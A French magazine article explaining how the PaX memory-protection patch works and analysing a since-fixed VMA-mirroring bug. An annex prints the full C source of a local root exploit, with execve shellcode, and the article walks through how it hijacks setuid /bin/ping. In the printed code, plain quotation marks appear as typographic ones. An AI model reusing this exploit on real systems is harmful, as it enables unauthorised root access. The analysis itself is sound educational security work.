18 avr 2008

Le fonctionnement de PaX : Protection against eXecution

Catégorie : Sécurité Tags : GLMF

~~Retrouvez cet article dans : Linux Magazine 79~~

PaX (Protection against eXecution) est un patch de protection mémoire sous Linux. Il fait également partie de l'ensemble des patchs intégrés à GrSecurity. À travers l'explication de son fonctionnement, vous découvrirez les différents concepts employés afin d'empêcher l'introduction et l'exécution de code arbitraire. Nous étudions également une erreur d'implémentation (sur le vma-mirroring) ayant conduit à une faille de sécurité du type « fuite de mémoire », ainsi que son exploitation pour obtenir un shell root.

Introduction
Avant de commencer à analyser PaX [1] pour Linux, voyons ses objectifs. Cette solution de protection mémoire a pour but de prévenir :

- L'introduction et l'exécution de code arbitraire ;
- L'exécution du code existant mais pas dans l'ordre original ;
- L'exécution du code existant dans l'ordre original mais en utilisant des données arbitraires.

L'objectif est donc la garantie de l'intégrité des flux d'exécution. Les méthodes d'attaque les plus répandues sont les buffer overflow (débordement de tampon) ou encore l'exploitation des chaînes de format.
Le principe d'un débordement de tampon est d'accéder aux informations au-delà de la fin d'un tableau. Parmi les débordements les plus exploités, on remarque les stack overflow et heap overflow qui ont pour but de modifier le cours de l'exécution d'un processus en écrasant la plupart du temps la valeur du pointeur d'instruction (conservée dans la pile à chaque appel de fonction) dans le but d'y placer l'adresse d'un autre code que l'attaquant souhaite exécuter.

Les vulnérabilités de chaînes de format permettent à l'attaquant d'accéder et de modifier des informations sur la pile quand le programme utilise certaines fonctions de la bibliothèque C normalisée utilisant les chaînes de format. Ces chaînes permettent la création de chaînes de caractères à partir de constantes et de variables. Il y a une vulnérabilité lorsqu'un attaquant peut manipuler la chaîne de format dans le but d'obtenir des données auxquelles il ne devrait pas avoir accès ou de modifier le flux d'exécution du programme de façon à ce qu'il exécute du code arbitraire ou malveillant. Pour plus de détails sur ces vulnérabilités, on se référera à [2].
Nous expliquons donc dans cet article une solution permettant de garantir l'intégrité des flux d'exécution pour un certain type d'attaque. Dans la prochaine section, nous allons expliquer les différents mécanismes mis en place par PaX. Nous verrons ensuite qu'une erreur d'implémentation peut affaiblir toute la structure mise en place et provoquer l'effet inverse de ce qui est recherché. Nous illustrerons notre propos par l'étude d'une vulnérabilité de PaX introduite à cause d'une erreur d'implémentation. Et pour finir, nous expliquerons comment cette vulnérabilité peut être exploitée pour rendre caduque l'architecture mise en place par PaX.

1 Le fonctionnement de PaX

La compréhension de PaX vous sera bien plus intuitive si vous connaissez le fonctionnement du gestionnaire de mémoire de Linux [3]. Néanmoins, les concepts importants et nécessaires pour l'article sont rappelés. Nous allons décrire dans ce qui suit les différents mécanismes mis en place par PaX. Notons que PaX propose de choisir pour chaque programme les protections qui s'y appliqueront. Ainsi, les protections les plus contraignantes (en termes de performance) pourront être utilisées seulement pour les programmes les plus critiques.

1.1 Le contrôle des régions mémoire

Tout d'abord, rappelons brièvement ce qu'est une région mémoire. Un programme est divisé en différentes sections. Parmi celles-ci, nous trouvons le code (.text), les données initialisées (.data) et non initialisées (.bss), le tas (heap), la pile (stack), etc. Ces sections sont appelées « régions mémoire ». En plus de ces régions, nous trouvons également celles créées pour les bibliothèques qu'utilise le programme (pour chacune, on trouve la plupart du temps une région pour le code des fonctions et une pour les données). Toutes ces régions (à part celles des bibliothèques) se trouvent dans l'espace d'adressage du processus à des emplacements prévus lors de la compilation.
L'objectif visé par le contrôle des régions mémoire est de respecter le principe du moindre privilège. Pour cela, il s'agit d'empêcher l'obtention de région avec un accès en écriture et en exécution ainsi que de prévenir les changements critiques des droits d'accès aux différentes régions mémoire, notamment le passage d'un accès en lecture/écriture à un accès en lecture/exécution.
Pour mieux comprendre cela, donnons l'exemple d'un attaquant exploitant une vulnérabilité de stack overflow. Grossièrement, un schéma d'attaque se résume à copier un shellcode (code malveillant ayant pour objectif de lancer un shell) dans la pile et détourner le flux d'exécution du processus vers celui-ci en écrasant la valeur du pointeur d'instructions et en la remplaçant par l'adresse du shellcode.
Empêcher les transitions critiques sur les droits d'accès aux régions mémoire, prévient la possibilité d'injecter du code dans une région, puis de l'exécuter. En effet une région mémoire en lecture/écriture nécessaire à l'injection de code ne peut migrer en une région exécutable nécessaire à l'exécution du code injecté. On peut résumer cela en formulant la règle suivante : une région

exécutable ne peut être accédée en écriture et inversement.
Pour gérer les accès en exécution des régions mémoire, PaX propose l'utilisation de deux mécanismes différents à choisir pour chaque programme. L'un est fondé sur la segmentation mais n'est disponible que pour les architectures IA-32 (Intel Architecture – 32 bits), l'autre utilise le mécanisme de pagination qui est disponible pour la plupart des architectures. Les figures 7 et 8 rappellent le fonctionnement de la segmentation et de la pagination alors que la figure 6 présente la relation entre ces mécanismes.
Avant de voir le fonctionnement de ces mécanismes, précisons que deux primitives sous Linux sont principalement impliquées dans la gestion des régions mémoire, lesquelles sont modifiées par PaX pour parvenir à son but. La primitive ~~mmap~~ est associée à la création des régions mémoire et ~~mprotect~~ sert au changement du mode d'accès aux régions mémoire.

1.1.1 Le contrôle des régions via la segmentation : SEGMEXEC

Expliquons tout d'abord le fonctionnement de Linux sans PaX sur les architectures IA-32. Linux utilise sur IA-32 la segmentation en mode flat (i. e. un seul segment pour le code, de 0 à 4 Go et un seul segment pour les données, de 0 à 4 Go) et définit quatre segments : deux en ring 3 pour l'espace utilisateur et deux en ring 0 pour l'espace noyau. Il s'agit du mode minimal permettant de se « passer » de la segmentation.
Ce mode étant établi, Linux gère ensuite la mémoire par la pagination. Bien que ce procédé semble étrange, son explication se trouve dans le fait que la MMU (Memory Management Unit) sur IA-32 impose l'utilisation du mécanisme de segmentation, sur lequel peut ou non être ajouté celui de la pagination. L'utilisation de la pagination par Linux se justifie par deux points.
D'une part, la plupart des architectures matérielles ne connaissent pas le principe de la segmentation et repose sur de la pagination. Linux étant multiplateforme, utiliser la pagination est une obligation. D'autre part, la pagination résout le problème de fragmentation externe de la mémoire.
Le principe de SEGMEXEC est d'utiliser la segmentation dans l'espace utilisateur pour gérer les droits d'exécution. L'espace utilisateur allant de 0 à 3 Go est alors divisé en deux, un segment pour les données de 0 à 1,5 Go et un segment pour le code de 1,5 Go à 3 Go (fig. 1). Une fois les segments établis, le chemin d'exécution ne peut pas être dévié dans des régions de données comme la pile ou le tas, car ces régions se situent dans le segment de données et ne sont donc pas exécutables. En effet la phase de fetch (recherche) d'instructions du microprocesseur utilise toujours le segment spécifié pour le code (CS, Code Segment). À l'inverse, le fetch des données utilise toujours le segment de données (DS, Data Segment).
Le mécanisme étant établi, l'accès aux données et l'accès au code aboutissent à des adresses linéaires différentes et permettent le contrôle et des interventions suivant le mode d'accès. Par exemple, prenant le cas où le flux d'instructions est dévié pour continuer sur une portion de données où du code malveillant aurait été placé.
Dans cette situation, lors de la phase de fetch d'instructions, le microprocesseur, à la place d'accéder en mémoire à l'adresse logique (adresse utilisée par le processeur et correspondant à l'offset dans un segment) correspondant au code malveillant dans la zone des données, va accéder à la même adresse logique dans le segment de code où les données ne sont pas mappées (mises en correspondances). Par conséquent, une faute de page est levée, ce qui permet de détecter une tentative d'exécution pouvant être illicite.
Notons que certains programmes contiennent des données dans leur code (chaîne de caractères statique, etc.). Pour accéder à ces données, il est donc nécessaire de mapper également la région de code dans le segment de 0 à 1,5 Go, prévue pour les données.



Fig. 1 : la protection mémoire via la segmentation dans PaX

1.1.2 Le contrôle des régions via la pagination : PAGEEXEC

PAGEEXEC met en place la protection en exécution des régions mémoire en se fondant sur le mécanisme de la pagination. Il offre par conséquent une meilleure granularité que SEGMEXEC, car les droits d'exécution sont déterminés à l'échelle des pages mémoire (4 Ko par défaut sur x86). En général, la protection mémoire est implémentée en utilisant la MMU. Cependant, les architectures IA-32 n'ont pas de mécanisme de protection de l'exécution sur les pages. C'est pourquoi pour cette architecture le bit de contrôle User/Supervisor de chaque entrée des tables de pages va être employé par PaX. Il est normalement utilisé par Linux pour restreindre l'accès en mode utilisateur à la portion de l'espace d'adressage allant de 0 à 3 Go (ce qui correspond à l'espace utilisateur). Ce bit est positionné à 1 pour la zone s'étendant de 3 Go à 4 Go rendant l'accès à l'espace noyau impossible depuis le mode utilisateur. PaX va étendre l'utilisation de ce bit à l'espace utilisateur pour représenter l'état d'exécution de la page. Le bit est mis à 1 pour toutes les pages qui ne doivent pas être exécutables.
Ainsi lorsqu'on essaie d'accéder en exécution à une page dont le bit de contrôle est positionné à 1, une faute de page est générée (exception levée par la MMU). Par conséquent PaX met en place son propre gestionnaire d'interruption pour gérer la situation et prend en charge uniquement les adresses de l'espace utilisateur laissant le gestionnaire de Linux gérer les autres cas.
Le fonctionnement de ce gestionnaire est relativement simple. Si l'adresse qui a entraîné une faute de page correspond à la valeur du compteur d'instructions, alors il s'agit d'un accès illicite. Par conséquent, on met fin au programme. Dans le cas contraire, il s'agit d'un accès à des données.
Afin de comprendre comment opère PaX pour gérer ce cas, il est nécessaire de donner une explication concernant le TLB (Translation Lookaside Buffer). Il s'agit d'un tampon faisant correspondre des adresses virtuelles à des adresses physiques. Lors d'un accès à une adresse virtuelle, si aucune entrée n'existe dans ce tampon alors la MMU procède à la recherche dans les tables de pages, de l'adresse physique correspondante.
Pour éviter ce parcours des tables lors d'un prochain accès et donc pour accélérer le traitement, elle ajoute la correspondance entre ces deux adresses dans le TLB. Il faut maintenant savoir que sur les architectures IA-32, le TLB est divisé en deux. Le ITLB (Instruction TLB) est utilisé lors du fetch des instructions et le DTLB (Data TLB) est employé dans tous les autres cas. PaX pour gérer notre cas, va profiter de cette division et du fait que les bits de contrôle ne sont pas vérifiés lorsque l'adresse accédée est présente dans le TLB. Voyons à présent le principe mis en place.
Notre situation concerne donc un accès légitime ayant entraîné une faute de page. L'objectif est de rendre cet accès possible en mode utilisateur sans compromettre la protection en exécution.
Pour cela, on positionne temporairement le bit Supervisor à 0 pour autoriser l'accès. On effectue ensuite une lecture à l'adresse fautive pour forcer le chargement du DTLB. Finalement, on remet le bit Supervisor à 1. Les prochains accès en lecture à cette adresse passeront directement par le DTLB et n'engendreront donc pas de faute de page. La figure 2 résume le fonctionnement de PAGEEXEC.



Fig. 2 : la protection mémoire via la pagination dans PaX

1.2 Le placement aléatoire des régions mémoire dans l'espace d'adressage

La randomisation de l'espace d'adressage empêche l'attaquant de s'appuyer sur la connaissance de l'emplacement des régions mémoire pour effectuer son attaque. PaX va donc placer de manière aléatoire les différentes régions mémoire. Ces dernières peuvent être organisées en trois groupes :

- Le premier groupe correspond aux régions .text, .data, .bss ainsi qu'aux tas qui sont créés lors du lancement du programme via la primitive ~~exec~~ du noyau Linux.
- Le deuxième groupe concerne l'ensemble des régions créées dynamiquement via la primitive ~~mmap~~, par exemple lors du chargement des bibliothèques nécessaires au fonctionnement du programme.
- Le dernier groupe comprend la pile du programme, créée lors du ~~exec~~.

À chacune va s'appliquer une randomisation différente. Cette répartition est fondée sur le fait que l'adresse de base de chacun des groupes ne dépend d'aucun autre. De plus, le deuxième groupe concerne des régions dont le placement importe peu car il s'agit de régions créées dynamiquement en mémoire (mécanisme de placement aléatoire associé : RANDMMAP).
Or, le premier groupe correspond à des régions dont le placement en mémoire a été prévu lors de la compilation. Par conséquent, un accès absolu aux adresses de ces régions est courant et implique une gestion particulière par le mécanisme de randomisation. Notons également que la pile noyau d'un processus est positionnée aléatoirement à chaque passage du mode noyau au mode utilisateur pour le processus courant.
Remarquons également que pour effectuer ce placement aléatoire, PaX va utiliser le pool d'entropie de Linux. Ce dernier est alimenté via la considération des interruptions matérielles de certains périphériques qui les génèrent de manière aléatoire du point de vue du système (clavier, souris, interface réseau, etc.).

1.2.1 La randomisation du premier groupe de régions : RANDEXEC

Le premier groupe nécessite, comme nous l'avons dit, un traitement particulier du fait qu'il est censé être placé en mémoire à un endroit précis et que le compilateur s'appuie sur cet état de fait. En effet, le programme va utiliser des adresses fixées lors de l'étape du linkage au cours de son exécution.
Par conséquent, le placement à un endroit différent de ce groupe de régions (le programme principal) va entraîner lors de l'exécution des fautes de page. Pour pallier ce problème, PaX décide

de mapper également à l'adresse originale, le programme principal, mais en interdisant l'accès en exécution pour la région du code (.text).
De ce fait, lorsque le programme essayera d'accéder à une adresse fixée lors de la compilation, une faute de page sera générée et le gestionnaire mis en place par PaX pourra effectuer des tests pour vérifier qu'il ne s'agit pas d'un schéma d'attaque connu (du style « return-to-libc ») et le cas échéant redirigera le flux vers la région randomisée. La figure 3 résume notre explication.



Fig. 3 : cas d'un binaire sous la protection de PAGEEXEC et RANDEXEC

Remarque :
Remarquons que le cas d'un binaire sous SEGMEXEC est plus complexe à gérer. Nous ne le détaillerons pas, mais le principe reste analogue à ce que nous venons de décrire.

1.2.2 La randomization de la pile utilisateur et de la pile noyau

La pile en espace utilisateur peut être randomisée sans problème. Dans le cas d'un processus à plusieurs threads, la pile de chaque thread est créée via ~~mmap~~, la gestion du placement aléatoire est donc laissée à RANDMMAP.
Il faut savoir que Linux associe à chaque processus (et à chaque thread s'il s'agit d'un processus multithreadé), une pile dans l'espace noyau de deux pages (ou une page suivant la configuration). La randomisation de cette pile est effectuée en modifiant la valeur du pointeur de pile tout en restant à l'intérieur des deux pages allouées.
De plus, pour éviter une fuite d'informations concernant l'emplacement de la pile noyau, on effectue une randomisation à chaque retour d'un appel système.
De ce fait, une exploitation de bug noyau depuis le mode utilisateur est fortement amoindrie pour le cas d'une attaque avec un seul processus.

1.3 Le mécanisme du VMA (Virtual Memory Area) mirroring

Nous avons vu dans ce qui précède la nécessité de mapper une même région physique à des endroits différents dans l'espace d'adressage virtuel.
Ce mécanisme est appelé « VMA mirroring ». Son utilisation dans PaX se retrouve, d'une part, au niveau de SEGMEXEC pour mapper la région .text dans les deux segments et, d'autre part, au niveau de RANDEXEC pour mapper l'exécutable principal à une adresse aléatoire et à l'adresse originale.
Ce mécanisme va gérer de manière transparente la création d'un descripteur de région mémoire (VMA) supplémentaire pour les cas le nécessitant.
Nous allons voir dans la prochaine section, qu'une erreur d'implémentation sur la destruction des

régions « mirrorées » a causé une vulnérabilité importante, exploitable pour l'obtention d'un shell root à partir des binaires mis sous la protection de PaX.

2 Étude d'une vulnérabilité liée à une erreur d'implémentation

La vulnérabilité étudiée est liée à une implémentation incorrecte du mécanisme de VMA mirroring.
Pour comprendre le problème, il est nécessaire de voir le fonctionnement original de la gestion des VMA sous Linux. Dans l'explication qui suit, nous considérons le cas d'une architecture IA-32.
Il faut savoir que chaque entrée dans un PGD (Page Global Directory) encore appelé répertoire des pages, permet d'allouer 4 Mo d'adresses virtuelles.
Notons que pour chaque entrée est allouée une page physique pour contenir la table de pages correspondante à la zone de 4 Mo (1024 entrées dans une table).
Lors du chargement d'un programme en mémoire, trois entrées dans la PGD sont allouées : une pour l'exécutable principal (.text, .data, .bss), une pour ld (dynamic loader) et la bibliothèque C et une pour la pile. La PGD est accessible via le descripteur de mémoire associé au processus qui contient également la liste des descripteurs de régions mémoire (VMA).

2.1 La libération des régions mémoire sous Linux, sans et avec PaX

2.1.1 Rappel sur le fonctionnement de do_munmap

Sous Linux sans PaX, la libération d'une région mémoire passe par la primitive d~~o_munmap~~. Elle attend en paramètre un intervalle de l'espace d'adressage. Son fonctionnement est le suivant :

- Elle enlève de la liste des VMA du descripteur de mémoire (~~mm->mmap~~) ceux qui correspondent à l'intervalle donné et les place dans une autre liste (~~mm->free~~).
- Elle supprime ensuite les entrées dans les tables de pages pour chaque VMA de ~~mm->free~~.
- Enfin, elle appelle ~~free_pgtable~~ pour libérer les pages allouées aux tables de pages si l'ensemble des entrées couvrant une zone de 4 Mo a été libéré.

2.1.2 Les changements nécessaires pour que PaX fonctionne

Dans PaX, le mécanisme de VMA mirroring doit gérer également l'unmapping des régions en mirroring. C'est pourquoi une modification de la primitive ~~do_munmap~~ est nécessaire. La gestion avec PaX se fait comme suit.
Lorsqu'on procède à l'énumération des VMA, on vérifie si certains sont mirrorés. Le cas échéant, on extrait ces VMA mirrors que l'on place dans une autre liste ~~mm->mirror~~.
On libère ensuite les entrées des tables de pages de la liste ~~mm->free~~ comme précédemment et on appelle ~~free_pgtable~~ pour la région couverte par les VMA de la liste ~~mm->free~~.
Enfin, on effectue ce traitement sur la liste ~~mm->mirror~~ et on appelle ~~free_pgtable~~ pour chacun des VMA mirrors.

2.2 Explication du problème

Le problème se situe à la dernière étape. En effet, la primitive ~~free_pgtable~~ ne regarde que la liste des VMA (~~mm->vma~~) pour vérifier qu'il n'y a pas de chevauchement avant d'effectuer la libération des tables de pages. Or, comme on applique ~~free_pgtable~~ à chaque VMA de la liste ~~mm->mirror~~, cette primitive pourra effacer de manière aveugle des tables de pages non vides.
Prenons l'exemple de la figure 4 où trois entrées de PGD sont réservées (la ~~mm_struct~~ correspond au descripteur de mémoire). Imaginons que l'on souhaite libérer la zone mappée par la deuxième entrée de PGD. La figure 5 résume la situation.
On voit apparaître le problème sur la liste des VMA mirrors, car lors de l'utilisation de ~~free_pgtable~~ sur le premier VMA de la liste, on va libérer la table de page correspondant à la troisième entrée de PGD alors que le dernier VMA mirror possède encore des entrées valides.



Fig. 4 : fuite de mémoire avec do_munmap et PaX (1/2)



Fig. 5 : fuite de mémoire avec do_munmap et PaX (2/2)

Pour terminer sur cette vulnérabilité, il est important de noter que Linux met en place une liste particulière où sont placées les tables de pages (en fait, les pages les contenant) récemment libérées. Cette liste permet d'accélérer les allocations de tables de pages car étant fréquemment allouée, on évite de faire intervenir l'allocateur de page.
Par conséquent, dans l'exemple précédent, la table de pages qui contient toujours des associations d'adresses virtuelles/physiques valides et qui est libérée va se trouver dans cette liste. Elle sera donc utilisée par le prochain processus qui aura besoin d'une table de pages.

Annexe :
L'exploit sur la vulnérabilité du vma-mirroring de PaX

```
/*
* PaX double-mirrored VMA munmap local root exploit
*
* Copyright (C) 2005 Christophe Devine
*
* This exploit has only been tested on Debian 3.0
* running Linux 2.4.29  patched with
* grsecurity-2.1.1-2.4.29-200501231159
*
* $ gcc paxomatic.c
* $ ./chpax -m a.out
* $ ./a.out
* ...
* usage: ping [-LRdfnqrv] [-c count]
* [-i wait] [-l preload]
* [-p pattern] [-s packetsize] [-t ttl]
* [-I interface address] host
*
* This program is free software; you can redistribute it and/or
* modify it under the terms of the GNU General Public License as
* published by the Free Software Foundation; either version 2 of the
* License, or (at your option) any later version.
*
* This program is distributed in the hope that it will be useful,
* but WITHOUT ANY WARRANTY; without even the implied warranty of
* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
* GNU General Public License for more details.
*
* You should have received a copy of the GNU General Public License
* along with this program; if not, write to the Free Software
* Foundation, Inc., 59 Temple Place, Suite 330, Boston,
* MA 02111-1307 USA
*/
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <sched.h>
#include <sys/mman.h>
#include <sys/wait.h>
#include <asm/page.h>
#define MAXTRIES 64
#define PGD1_BASE 0x40000000
#define PGD2_BASE 0x50000000
#define PGD_SIZE (PAGE_SIZE * 1024)
#define MMTARGET (PGD1_BASE + PAGE_SIZE * 2)
unsigned char child_stack[PAGE_SIZE];
char exec_sh[] = /* from shellcode.org */
«\x31\xdb» /* xorl %ebx,%ebx */
«\x8d\x43\x17» /* leal 0x17(%ebx),%eax */
«\xcd\x80» /* int $0x80 */
«\x31\xd2» /* xorl %edx,%edx */
«\x52» /* pushl %edx */
“\x68\x6e\x2f\x73\x68” /* pushl $0x68732f6e */
„\x68\x2f\x2f\x62\x69“ /* pushl $0x69622f2f */
„\x89\xe3“ /* movl %esp,%ebx */
„\x52“ /* pushl %edx */
„\x53“ /* pushl %ebx */
„\x89\xe1“ /* movl %esp,%ecx */
„\xb0\x0b“ /* movb $0xb,%al */
„\xcd\x80“; /* int $0x80 */
int child_thread( void *arg )
{
  char *argv[2], *envp[1];
  argv[0] = (char *) arg;
```

```
  argv[1] = NULL;
  envp[0] = NULL;
  execve( (char *) arg, argv, envp );
  exit( 1 );
}
int main( void )
{
  int i, j, n, pid, s;
    for( i = 0; i < MAXTRIES; i++ )
  {
    printf( «Try %d of %d\n», i, MAXTRIES );

    if( mmap( (void *) PGD1_BASE, PAGE_SIZE,
     PROT_READ, MAP_FIXED | MAP_ANONYMOUS |
     MAP_PRIVATE, 0, 0 ) == (void *) -1 )
    {
      perror( «mmap pgd1 base\n» );
      return( 1 );
    }
    if( mmap( (void *) PGD2_BASE, PAGE_SIZE,
     PROT_READ, MAP_FIXED | MAP_ANONYMOUS |
     MAP_PRIVATE, 0, 0 ) == (void *) -1 )
    {
      perror( «mmap pgd2 base\n» );
      return( 1 );
    }
    if( mprotect( (void *) PGD1_BASE, PAGE_SIZE,
    PROT_READ | PROT_EXEC ) < 0 )
    {
      perror( «mprotect pgd1 base» );
      fprintf( stderr,
        «run chpax -m on this executable\n» );
      return( 1 );
    }
    if( mmap( (void *) MMTARGET, PAGE_SIZE * 2,
     PROT_READ | PROT_WRITE, MAP_FIXED | MAP_ANONYMOUS
     | MAP_PRIVATE, 0, 0 ) == (void *) -1 )
    {
      perror( «mmap target\n» );
      return( 1 );
    }
    for( j = 0; j < 1; j++ )
    {
      memset( (void *) MMTARGET + PAGE_SIZE * j,
        0x90, PAGE_SIZE );
      n = 16 + ( sizeof( exec_sh ) & 0xFFF0 );
      memcpy( (void *) MMTARGET + PAGE_SIZE *
        ( j + 1 ) - n, exec_sh, n );
    }
    if( mprotect( (void *) MMTARGET, PAGE_SIZE,
    PROT_READ | PROT_EXEC ) < 0 )
    {
      perror( «mprotect target» );
      return( 1 );
    }
    munmap( (void *) PGD1_BASE, PGD_SIZE );
    munmap( (void *) PGD2_BASE, PGD_SIZE );
    for( j = 0; j < 8; j++ )
    {
      if( ( pid = clone( child_thread,
        child_stack+PAGE_SIZE, SIGCHLD | CLONE_VM,
        «/bin/ping» ) ) == -1 )
      {
        perror( «clone suid» );
```

```
        return( 1 );
      }
      waitpid( pid, &s, 0 );
      if( ! WEXITSTATUS(s) && ! WIFSIGNALED(s) )
      {
        printf( «hasta luego...\n» );
        return( 0 );
      }
    }
    fflush( stdout );
  }
  printf( «shit happens\n» );

  return( 1 );
}
```

La section suivante présente un exploit (programme exploitant une faille de sécurité) sur cette vulnérabilité.

2.3 Comment peut être exploitée cette vulnérabilité ?

Le programme étudié (fourni en annexe) permet d'obtenir un shell root en exploitant la vulnérabilité des VMA mirroring dans le cas où il est sous la protection uniquement de SEGMEXEC. La protection sur les transitions de droits d'accès aux régions (MPROTECT) n'est pas activée.
Nous avons représenté sur la figure 6 comment l'exploit organise sa mémoire. Il crée trois mappings (dans le segment de données) dont deux sont exécutables et donc créés également de manière transparente dans le segment de code.
Une seule des régions créées va être écrite pour y placer le shellcode (code destiné à exécuter un shell). On se retrouve dans une situation analogue à ce que nous avons présenté dans la section précédente. Nous expliquerons l'intérêt de la troisième région créée un peu plus loin.
La mise en place des régions effectuée, le programme appelle ~~munmap~~ sur son premier mapping à l'adresse ~~0x40000000~~ mais en précisant une longueur d'intervalle de 4 Mo, ce qui a pour effet de provoquer la situation que nous avons vue précédemment.
Par conséquent, la table des pages couvrant dans le segment de code les deux régions exécutables va être libérée alors que les entrées relatives au shellcode sont toujours valides. Cette table (malveillante) est alors placée dans la fameuse liste d'allocation rapide que nous appellerons « quicklist ».
Par la suite, le programme crée un thread via l'appel système clone en lui passant comme programme à exécuter /bin/ping. Ce dernier est Set-UID root (s'exécute toujours avec les privilèges root) sur la plupart des systèmes.
Lors de la création de ce thread, trois entrées dans la PGD du processus vont donc être allouées. Linux va donc utiliser la quicklist pour répondre à l'allocation.
C'est ici nous faut préciser le rôle de la troisième région créée. En fait, cette dernière est libérée à la suite du premier appel à munmap par le programme. Cela, dans le but de libérer une autre table de page qui viendra se positionner dans la quicklist devant la table malveillante. L'accès à cette liste se faisant à la manière d'une pile i. e. en LIFO (Last In First Out), on utilisera toujours la table la plus récemment libérée pour répondre aux allocations de tables de pages.



Fig. 5 : espace d'adressage mis en place par l'exploit

Nous pouvons maintenant reprendre notre explication. La première table de pages allouée pour le thread va donc correspondre à la table qui était utilisée par la troisième région créée au départ du programme. Cette table, parfaitement vide, va être utilisée par Linux pour la pile du thread.
Ensuite, la seconde table prise de la quicklist, correspondant à la table malveillante, va être utilisée pour le mapping des régions .text et .data de ~~/bin/ping~~.
Maintenant, expliquons comment va se dérouler l'exécution du thread. Le modèle d'allocation mémoire sous Linux est fondé sur le demand paging, c'est-à-dire que les pages de codes correspondant au programme ~~/bin/ping~~ (environ 24 Ko) ne vont pas se trouver dans la mémoire à l'initialisation du thread.
Elles ne seront chargées que lorsqu'un accès à l'adresse virtuelle correspondante sera effectué (provoquant ainsi une faute de page et donc son chargement depuis le disque dur par le gestionnaire). Dans notre cas, lorsque le compteur d'instructions va être à l'adresse du début de la région .text, une faute de page va être générée et le gestionnaire va charger en mémoire la première page du code et remplir la première entrée de la table des pages correspondante. Le programme ~~/bin/ping~~ va donc commencer à s'exécuter normalement.
Cependant, lorsque le compteur d'instructions va pointer sur la première adresse virtuelle couverte par l'entrée de la table malveillante, aucune faute de page ne sera générée et donc le cours de l'exécution du programme sera dévié vers le shellcode mis en place par le processus père.
Le programme ~~/bin/ping~~ étant Set-UID root, le shell qui est lancé possède les privilèges root.
Précisons finalement que cette vulnérabilité de PaX a depuis été corrigée.

